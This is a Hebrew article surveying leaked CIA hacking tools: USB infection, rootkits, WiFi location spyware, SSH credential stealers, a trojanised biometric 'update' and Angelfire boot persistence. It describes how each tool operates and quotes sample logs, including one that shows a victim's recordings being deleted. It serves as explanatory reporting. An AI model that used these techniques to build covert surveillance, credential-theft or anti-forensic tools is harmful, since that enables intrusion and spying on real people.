    - Lachesis LinkFiles - שימוש במנגנון מוכר של קובץ autorun.inf אשר מריץ רשימת פקודות מוגדרת מראש בעת חיבור ה-DOK למחשב (אין צורך לפתוח סייר קבצים). עובד רק על מחשבים בגרסת Win7 (ה"פיצ'ר" הזה הוסר מהגרסאות הבאות של Windows מטעמי אבטחה)
    - RiverJack LinkFiles - שימוש בחולשת Junction Points של NTFS. מיועד לפעול על מחשבים בגרסת Windows 7, 8.1.
- הגדרת נראות על הדיסק - שמות קבצי ההרצה, הקונפיגורציה והנתיבים אליהם בעמדה הנתקפת.
- הגדרת שיטת חילוץ המידע:
    - כתיבה ל-(Alternate Data Stream) ADS של קובץ על ה-DOK.
    - כתיבה לקובץ מסוג תמונה שקיים ב-DOK.
- הגבלת נפח המידע הנאסף אל ה-DOK.
- הגדרת הקובץ להרצה בעת חיבור ההתקן:
    - נתיב + שם + פרמטרים להרצה

- פרמטרים נוספים (כגון: כמות ריצות מקסימלית, האם דורש הרשאות admin, האם לאפשר ריצה על עמדות מחוברות לאינטרנט)
- רשימה שחורה של תהליכים שימנעו הרצה של הקובץ

- הגדרת הממצאים הרצויים לאיסוף:
  - מבנה עץ תיקיות וקבצים המועמדים לאיסוף
  - היסטוריית חיבורי USB
- צריבת כל הקונפיגורציה אל התקן ה-DOK



[ממשק ה-GUI של הכלי Drifting Deadline המשמש לקונפיגורציית ה-DOK הזדוני]

5. (U) Known PSP issues


- (S) Symantec Endpoint
  - LACHESIS Execution Vector Only: On autorun, generates popup stating the autorun functionality has been blocked when configured to disable autorun from removable media
- Avira Internet Security
  - LACHESIS Execution Vector Only: On autorun, generates popup stating the autorun functionality has been blocked when configured to disable autorun from removable media
- BitDefender Total Security
  - ALL Execution Vectors: Generates popup stating a malicious application has been blocked and quarantined or blocked and deleted
- Rising Antivirus
  - Prevents Launch EXE from Disk payload deployment: Generates popup blocking the execution of an executable from disk

[תקלות ידועות בעת שימוש בכלי על עמדות המכילות כלי הגנה (מתוך המדריך למשתמש)]

שם	**Shadow**
תיאור	רכיב השרידות העיקרי בפרויקט קנגורו אלים
המסמך המודלף	מדריך למשתמש
מטרה	▪ תחזוקת שרידות על מחשב הקורבן ▪ תקשורת מול סוכני Shadow אחרים ברשת (תו"כ העברת קבצים, סקירת עמדה (חילוץ רשימות קבצים ותהליכים), הרצת קוד מרוחק, עדכון סוכן מרוחק) ▪ ריכוז המידע הרצוי מכל עמדה אל סוכן בעל "רגל" ברשת אחרת במטרה להדליף את המידע החוצה ללא גישה פיזית אל הארגון הנתקף

שיטת פעולה:

- הגדרת הפעולות הרצויות לביצוע טרם ההתקנה על עמדת הקורבן
- התקנת הסוכן (בפועל יתבצע באמצעות Drifting Deadline)
- הרצת הפעולות שהוגדרו לסוכן
- איסוף המידע, חילוצו מרשת המטרה ופרסורו באמצעות כלי Postprocessor ייעודי



[ממשק הקונפיגורציה הגרפי של סוכן Shadow]

אלזה ("Elsa")


אלזה היא רוגלת מעקב מבוססת רשתות WiFi שנועדה להקליט בחשאיות את מיקומו של הקורבן מכל מכשיר בעל ממשק לרשתות אלחוטיות.

שם	**Elsa**
תיאור	רוגלת מעקב גיאוגרפי חשאית
המסמך המודלף	מדריך למשתמש
מטרה	מעקב Offline אחר מיקומו של הקורבן **ללא שימוש במקלט GPS** באמצעות ניצול הממשק הרשתי שלו לרשתות אלחוטיות

שיטת פעולה:

- הרוגלה (מופצת כקובץ מסוג dll) תותקן באחת מהדרכים הבאות:
  - תהליך שירות (service)
  - משימה מתוזמנת
  - באמצעות מנגנון AppInit_DLL
  - שימוש ב-rundll32 (שימוש בשיטה זו לא יקבע שרידות)
- המידע ייאסף באופן מחזורי, ללא תלות בניסיונות התחברות לרשתות עצמן (ניטור רציף באמצעות האזנה לתווך).
- כל המידע יישמר באופן מוצפן על העמדה.
- 2 סוגים של מידע לאיסוף:
  - שם, מזהה ועוצמת האות (Essid, Bssid, RSSI) של כל רשתות ה-WiFi שהיו בקרבת מחשב הקורבן.
  - תשובות לשאילתות Geo-location שיישלחו לשרתי צד שלישי בפרק זמן קבוע, כל עוד העמדה מחוברת אל רשת כלשהי.
- איסוף המידע המוצפן יתבצע באמצעות גישה פיזית נוספת אל המחשב הנתקף או באמצעות כלי ניצול של ה-CIA שכבר מותקנים על העמדה.
- פרסור המידע יבוצע בשרת ייעודי:
  - שערוך המיקום של כל הרשתות שהקורבן היה בקרבתם ע"י הצלבת המידע מול מסדי נתונים ציבוריים של גוגל ומייקרוסופט.
  - חילוץ הקורדינטות מהתשובות לשאילתות שנשלחו כאשר הקורבן היה מחובר לאינטרנט.

שיטת ההפעלה של Elsa:




```
<?xml version="1.0" encoding="UTF-8"?>
<Log>
    <client>0x2234</client>
    <wifi-ap-list>
        <wifi-ap-entry>
            <timestamp format="UTC">Wed Jun 13 14:42:27 2012</timestamp>
            <flags>0x0</flags>
            <count>12</count>
            <wifi-ap>
                <ssid>BREAD SHOP</ssid>
                <mac>00:03:52:AB:F4:20</mac>
                <rssi>-29</rssi>
            </wifi-ap>
```


[דוגמה לקובץ לוג שמייצר סוכן אלזה ומכיל מידע על רשתות אלחוטיות שנוטרו בסביבתו של הקורבן]

מדינת הפקר ("OutlawCountry")


rootkit למערכות הפעלה מבוססות Linux למטרות proxying.

שם	OutlawCountry
תיאור	kernel module זדוני
המסמך המודלף	מדריך למשתמש
מטרה	העברת מידע מרשתות יעד שונות אל נכס בשליטת ה-CIA בצורה מאובטחת ושקטה

שיטת פעולה:

- הסוכן חייב גישת shell ראשונית אל עמדת המטרה ולהתקין את המודול באמצעות פקודת insmod. לאחר ההתקנה ימחוק את קובץ ה-ko.
- לאחר ההתקנה ייצור המפעיל טבלת netfilter שתהיה גלויה למשתמש רק אם הוא יהיה בעל הרשאות root ויודע את שם הטבלה
- בתוך הטבלה יתווספו כללי ניתוב (באמצעות הפקודה iptables) שישמשו להעברת המידע מהרשתות והממשקים שהוגדרו בטבלה אל נכס ה-CIA

Figure 1 - (S//NF) OutlawCountry Concept of Operation



[ארכיטקטורת הפעולה של מדינת הפקר. Operator ו-TARG_1 הן עמדות וכל שאר האובייקטים באיור מייצגים רשתות יעד שמהם יוזרם המידע. מתוך המדריך למשתמש.]

גורד שחקים ("Highrise")

כלי למכשירי Android שפועל באופן סמוי במטרה לבצע Proxying להודעות SMS שמתקבלות ממכשירי סלולארי שהותקנו עליהם אפליקציות זדוניות של ה-CIA.

שם	Highrise
תיאור	קובץ בפורמט apk תמים למראה שמשמש מפעילי CIA
המסמך המודלף	מדריך למשתמש
מטרה	▪ ריגול ▪ חילוץ מידע מפלאפון נגוע ללא קישוריות לאינטרנט

שיטת פעולה:

- התקנת האפליקציה על פלאפון המפעיל.
- כל הודעת SMS שתועבר אל המפעיל תועבר ישירות באמצעות האינטרנט אל שרת מאזין, בהתאם לקונפיגורציה שהוגדרה בעת ההתקנה.
- באופן כזה ניתן לחלץ מידע גם ממכשירים שאינם מחוברים לאינטרנט.

אימפריאל ("Imperial")

הדלפה שכוללת 3 כלים שונים שמהותם קבלת שליטה מלאה על מחשב הקורבן, במערכות הפעלה שונות.

שם	Achilles
תיאור	סקריפט בשפת bash להרעלת קבצי DMG (קבצים שמשמשים להתקנת אפליקציות על מחשבים מבוססי OS X) באופן שלא יעורר חשד ולא ישאיר עקבות פורנזיות
המסמך המודלף	מדריך למשתמש
מטרה	קבלת אפשרות להרצה של קוד זדוני על מחשב הקורבן בעת התקנת אפליקציה תוך שמירה על הפונקציונליות המקורית של התוכנה המותקנת וללא יכולת לגילוי בדיעבד

שיטת פעולה:

- המפעיל יתן את קובץ ה-DMG המקורי עם האפליקציה הלגיטימית כפרמטר לסקריפט, ביחד עם הנתיב לתיקיית הכלים הזדוניים שאותם הוא מעוניין להריץ.
- הסקריפט "יארוז" מחדש את האפליקציה עם הקבצים הזדוניים כך שהם יורצו באופן חד פעמי מיד לאחר הרצת האפליקציה המקורית, ולאחר מכן ימחקו את עצמם.

שם	Aeris
תיאור	כלי שכתוב בשפת C המיועד למערכות הפעלה מבוססות POSIX (Debian, Red Hat, Solaris, CentOs) לצורך אוטומציה של חילוץ מידע ושליטה מרחוק על המערכות הנתקפות
המסמך המודלף	מדריך למשתמש
מטרה	שליטה מרחוק, חילוץ מידע

שיטת פעולה:

- קימפול הכלי יתבצע באמצעות סקריפט ייעודי שיכלול את הקונפיגורציה הרצויה
- ההרצה של הכלי תתבצע ידנית באמצעות המפעיל או באמצעות מודול ייעודי לתחזוקת שרידות
- כל התקשורות שייצר הכלי יהיו מוצפנות בסטנדרטים שמוגדרים בתקן שמוגדר במסמך אחר שדלף בשם Network Operations Division Cryptographic Requirements
- המפעיל יחלץ את המידע המוצפן מרכיב ה-LP (Listening Post) ויעביר אותו לפענוח אל רשת ה-CIA הפנימית

שם	SeaPea
תיאור	rootkit למחשבים מבוססי מערכות הפעלה OS X
המסמך המודלף	מדריך למשתמש
מטרה	יכולות ניטור, הרצת קוד, הסתרת קבצים וביצוע תקשורת באופן חשאי ושקוף למשתמש, למערכת ההפעלה ולמוצרי הגנה

שיטת פעולה:

- הסתרת קבצים תתבצע על סמך שמם מתוך רשימה מוגדרת מראש וניתנת לקינפוג
- הסתרת תהליכים תתבצע באמצעות חלוקה ל-3 קטגוריות (אין פירוט טכני על דרכי המימוש):
  - תהליכים רגילים - יכולים לראות רק תהליכים רגילים
  - תהליכי elite - תהליכים שיכולים לראות רק תהליכים רגילים אבל לא תהליכי elite אחרים (כולל את עצמם). תהליכים רגילים לא יוכלו לראות תהליכי elite
  - תהליכי super-elite - תהליכים שיכולים לראות את כל התהליכים הרצים כולל את עצמם. רק תהליכים מסוג super-elite יוכלו לראות תהליכים מסוג super-elite
- הסתרת תקשורות (TCP IPv4 socket) תתבצע בדומה להסתרת תהליכים כך שכל תקשורת תסווג ותתנהג בהתאם לסוג התהליך שיצר אותה

דאמבו (”Dumbo“)

דאמבו הוא כלי תמיכה למבצעי חדירה פיזית באתרים שנתקפים ע"י סוכני שטח של ה-CIA

שם	Dumbo
תיאור	פוגען שמזהה תהליכי ניטור והקלטה במחשבי רשת הקורבן ומשבית אותם. התהליכים שמזוהים הם תהליכים שתומכים בממשקים למיקרופונים, מצלמות, מתאמי רשת אלחוטיים, מתאמי Bluetooth
המסמך המודלף	מדריך למפעיל שטח ומדריך למשתמש
מטרה	▪ מניעת הקלטה וצילום של סוכני PAG (Physical Access Branch) באתר הנתקף (פיזית, בזמן ה"ביקור" שלהם) על מנת למנוע זיהוי/הפללה שלהם בזמן המבצע או לאחריו ▪ ניטור ותיעוד תהליכים שעלולים לגרום לכישלון או הסגרת המבצע

שיטת פעולה:

- חיבור התקן USB למחשב הקורבן
- הרצת הכלי בהרשאות מנהל. הכלי ינסה לאתחל את עצמו בהרשאות SYSTEM על מנת לקבל הרשאות מלאות
- הכלי יבצע סקירה, איסוף (לצורך תיעוד) של כלי הניטור והממשקים שזוהו
- הכלי יבצע פעולות שמשביתות את הממשקים לכלי הניטור שזוהו על העמדה, בהתאם למה שהוגדר בקונפיגורציה
- בסיום פעולת הכלי, ביכולתו לגרום לקריסה יזומה של מערכת ההפעלה (Screen Blue) על מנת לטשטש ראיות פורנזיות אודות עצם הרצתו. לאחר הקריסה המחשב יעבור reboot והאירוע ייראה בלוגים כמו תקלה שגרמה לאתחול המחשב מחדש, ללא עדויות לכלי הזדוני שהורץ או לתהליכים שהושבתו

```
[2015-06-24 20:10:17 UTC]        ==================== Started ====================
[2015-06-24 20:10:17 UTC] (INFO) Operating System: Windows 7 Professional Service Pack 1
[2015-06-24 20:10:17 UTC] (INFO) Computer Name: Example-PC
[2015-06-24 20:10:17 UTC] (INFO) Computer Architecture: x64
[2015-06-24 20:10:17 UTC] (GOOD) Disabled adapter: Local Area Connection
[2015-06-24 20:10:17 UTC] (GOOD) Muted all microphones
[2015-06-24 20:10:17 UTC] (INFO) Found a camera device, Friendly Name: Microsoft® LifeCam Cinema(TM)
[2015-06-24 20:10:18 UTC] (BAD)  Found a process using a camera! PID: 6020, Filename: C:\iSpy\iSpy.exe
[2015-06-24 20:10:18 UTC] (GOOD) Suspended PID: 6020, Filename: C:\iSpy\iSpy.exe
[2015-06-24 20:10:18 UTC] (INFO) Found a file with write-permission, Filename: C:\Recordings\video.mp4
[2015-06-24 20:10:23 UTC] (GOOD) Corrupted file: C:\Recordings\video.mp4
[2015-06-24 20:10:23 UTC] (GOOD) Deleted file: C:\Recordings\video.mp4
[2015-06-24 20:10:29 UTC] (INFO) Began exit timer for 3 minutes
```

[קטע מתוך קובץ לוג לדוגמה שמתקבל לאחר הרצת הכלי Dumbo על מחשב נתקף]

מרגל שתול ("BothanSpy")

מרגל שתול הוא פוגען שמטרגט SSH clients מסוג Xshell או OpenSSH שרצים על העמדה (מסוג Windows או Linux). ביכולתו לאסוף סיסמאות ופרטי התחברות של SSH sessions פעילים, לשמור אותם במקום ייעודי ולשלוח אותם חזרה אל סוכני ה-CIA.

שם	**Gyrfalcon, BothanSpy**
תיאור	כלי לחילוץ פרטי הזדהות בפרוטוקול SSH
המסמך המודלף	תיעוד הכלי, מדריך למשתמש
מטרה	גניבת פרטי הזדהות בצורה חשאית ודיווחם חזרה לצורך קבלת דרכי גישה לרשתות מסווגות

שיטת פעולה:

- בפלטפורמת Windows, הרצת הכלי bothanSpy תתבצע באמצעות ה-ICE Loader כפי שתואר עבור הכלי "בטטת כורסה".
- בפלטפורמה מבוססת Linux הרצת הכלי Gyrfalcon והגנה על זיהויו תתבצע בעזרת rootkit בשם JQC/KitV.
- הכלים ינצלו חולשות בגרסאות הנתמכות של ה-SSH clients ויחלצו מהן את כל הפרטים על החיבורים הפעילים מהעמדה.
- הכלים ישמרו את הפרטים מוצפנים בהצפנת AES על הדיסק או על התקן חיצוני. המפתח להצפנה יהיה ה-hash של המחרוזת "secretpassphrase".
- קיימת אפשרות להרצת קוד אוטומטית על העמדות המרוחקות במסגרת ה-sessions הפעילים.
- ניתן לפענח את הקבצים המוצפנים באמצעות סקריפט פייתון שמצורף לפרויקט.


נתיב מהיר ("ExpressLane")

נתיב מהיר הוא כלי ריגול לאיסוף אוטומטי של חתימות ביומטריות ממחשבים בבעלות צבאות או ארגונים שמשתמשים בנתונים ביומטריים לצורכי זיהוי, אימות ובקרת כניסה של אנשים.

שם	**ExpressLane**
תיאור	סוס טרויאני במסווה של עדכון תוכנה למערכת זיהוי ביומטרית בבעלות חברות ביטחוניות או צבאות שנמצאים בשיתוף פעולה עם ה-CIA
המסמך המודלף	מפרט בדיקות ומדריך למשתמש
מטרה	▪ גניבת נתונים ביומטריים באופן חשאי על מנת לאסוף מודיעין ולהגדיל את המאגרים של ה-CIA ▪ דווח שנתונים מסוג זה שימשו לזיהוי של המחבל אוסאמה בין-לאדן בפקיסטן לאחר חיסולו

שיטת פעולה:

- סוכן CIA יחבר DOK עם "עדכון תוכנה" לתוכנה שמשמשת לזיהוי ואגירת נתונים ביומטריים
- העדכון יראה לגיטימי לעובד או הטכנאי מטעם החברה שנמצא לצד הסוכן ואפילו יציג progress bar
- בזמן ה"עדכון" בפועל מתבצעת העברת נתונים ממחשב המטרה אל מחיצה נסתרת בכונן ה-DOK הנייד.
- פירוט תהליך ההתקנה וחילוץ המידע לכל אורכו מפורט במסמך הבדיקות



[ממשק הקונפיגורציה של התקנת נתיב מהיר. בין השאר ניתן להגדיר כמה זמן ייארך תהליך ההתקנה המזויף ומה התאריך בו הרוגלה תפסיק לאסוף נתונים ממחשב הקורבן]

מלאך חבלה ("Angelfire")

מלאך חבלה היא פלטפורמה עשירה ליצירת שרידות עמוקה, הסלמת הרשאות ו-pivoting על מחשבים מבוססי מערכת הפעלה Windows. דומה במהותה לפרויקטים 'חגב' ו-'אחרי חצות'.

הפלטפורמה מורכבת מ-4 כלים שונים והיא מכילה יכולות תקיפה מתקדמות מאוד. אפשר לשער שזה פרויקט הקוד המועדף בו השתמש ה-CIA להדבקת מחשבים מבוססי Windows. מכיוון שמדובר בפרויקט ענק, נפרט רק בכלליות על תפקידו של כל מרכיב בלי לפרט על המימוש הפנימי.

שם	**Angelfire**
המסמך המודלף	מדריך למשתמש, מדריך למפתח, מפרט בדיקות, באגים והערות
מטרה	מימוש יכולת שרידות גנרית וחשאית לכל payload שידרש לרוץ על מחשב הקורבן. מטרות העל של ה-payload יכולות להיות: מעקב, שליטה מרחוק, חילוץ מידע, שיבוש ומניעת שירות

מרכיבי הפרויקט:

- **SolarTime** - רכיב ההדבקה הראשוני המבצע שינוי בסקטור ה-boot במחיצת מ"ה על מנת שבזמן העלייה ייטען דרייבר זדוני. הדרייבר הזדוני קיים על מערכת הקבצים כקובץ מוצפן.
- **WolfCreek** - הדרייבר הזדוני ש-SolarTime טוען בעליית מ"ה. לאחר שהוא נטען הוא יכול לטעון דרייברים אחרים או תהליכים במרחב המשתמש.
- **Keystone** - הרכיב במרחב המשתמש שאחראי להריץ payload זדוני לבחירת המפעיל כתהליך שירות (ירוץ כמופע של התהליך svchost.exe). Keystone יטען תהליכים לזיכרון ויריץ אותם ללא השארת ראיות על הדיסק, מה שיעזור להמנע מזיהוי ע"י מוצרי הגנה ויקשה על תהליך החקירה.
- **BadMFS** - מערכת קבצים חשאית שממוקמת בסוף המחיצה הפעילה בדיסק הקשיח. במדריך למפתח קיים API מתועד להתממשקות תוכנתית (דומה מאוד ל-WinAPI). מטרתה לאחסן את כל הקבצים שיהיו בשימוש WolfCreek באופן מוצפן. בנוסף להצפנה קיימת על הקבצים שכבת אובפוסקציה נוספת שמטרתה להסתיר מחרוזות ופונקציות חשודות.

bmfsCreateFile

Creates or opens a file within BadMFS. The method will supply a handle if no errors occur, which can be used to read or write to the file.

```
NTSTATUS MexCreateFile(
        [in] PWCHAR pwcFileName,
        [in] DWORD dwAccessFlags,
        [in] DWORD dwCreateFlags,
        [out] BadMFS_HANDLE *handle
        );
```

[תיעוד הפונקציה המשמשת לגישה או ליצירה של קובץ מתוך ה-API של BadMFS File System]

פרוטגו ("Protego")

פרוטגו הוא פרויקט הנדסי לבקרת כלי טיס וטילים על בסיס בקרים חומרתיים. הוא פותח בחברת Raytheon. לא ברור מה החלק של EDG בפיתוח, איך הפרויקט בכלל קשור לסייבר ואיך הוא מצא את דרכו למסמכים הפנימיים של מחלקת הפיתוח תחת מרכז הסייבר ב-CIA. אין שום אזכור לפוגענים או לחולשות במסמכים הטכניים שהודלפו ולכן לא נמשיך לפרט עליו כאן. אם לאחר קריאת המסמכים יש לאחד מקוראינו השערה איך הפרויקט מתקשר למרכז הסייבר ב-CIA נשמח לשמוע על כך בתגובות למאמר.

מיקור חוץ

בין כל שאר ההדלפות שראינו יש כמה הדלפות ייחודיות - מסמכי מחקר של חברות מובילות בתחום הסייבר שהוזמנו במיוחד עבור ה-CIA ומתארים בפירוט את טכניקות התקיפה וההגנה המתקדמות ביותר עד אותו זמן. מקור המסמכים הוא חברת Raytheon מיודעתנו. לפי התוכן שלהם, הדו"חות הוזמנו למטרות קבלת סקירה והמלצות למחקר סייבר התקפי. מכיוון שהמסמכים מציגים ידע שאינו ייחודי ל-CIA ומכיוון שרובם מציגים מידע לא מעודכן לא נתעכב עליהם אבל נצרף קישורים ישירים של מסמכים נבחרים עבור מי שימצא את המידע מועיל.

א. הוכחת יכולת למימוש rootkit באמצעות DKOM (Direct Kernel Object Manipulation)

ב. דו"ח חקירה על הפוגען Pony/Fareit

ג. הוכחת יכולת תחזוקת שרידות באמצעות שימוש ב-WMI

ד. דו"ח מחקר על שיטות Anti-Debugging ו-Anti-Emulation

ה. סקירה על טכניקות תקיפה שמומשו ב-Mimikatz

ו. סקירת-על בנושא שיטות הפעולה של הפוגען החמקמק Regin

המקור לדליפה

בחודש יוני השנה פורסם מאמר נרחב שמפרט על זהותו של החשוד בהדלפה ועל אחורי הקלעים של חקירת ההדלפה בידי ה-CIA במגזין "The New Yorker". המאמר לא טכני אבל מגלה רבות על נהלי העבודה שהיו קיימים עד לא מזמן בסוכנות הביון, ועל מהלך האירועים שהוביל להדלפה. נחשף במאמר שהחשוד הינו מהנדס תוכנה לשעבר בענף התמיכה המבצעית (Operational Support) ב-CIA בשם **ג'ושוע שולטה**, שהיה עובד ותיק ומוכשר אך בעל בעיות שליטה, אלימות ומשמעת. הסיבה להדלפה לטענת התביעה בארה"ב הייתה נקמנות של העובד הממורמר על כך שהארגון סירב לפטר עובד נוסף שהיה בסכסוך איתו (במאמר מצוין שהריב ביניהם התחיל במלחמות nerf-gun).

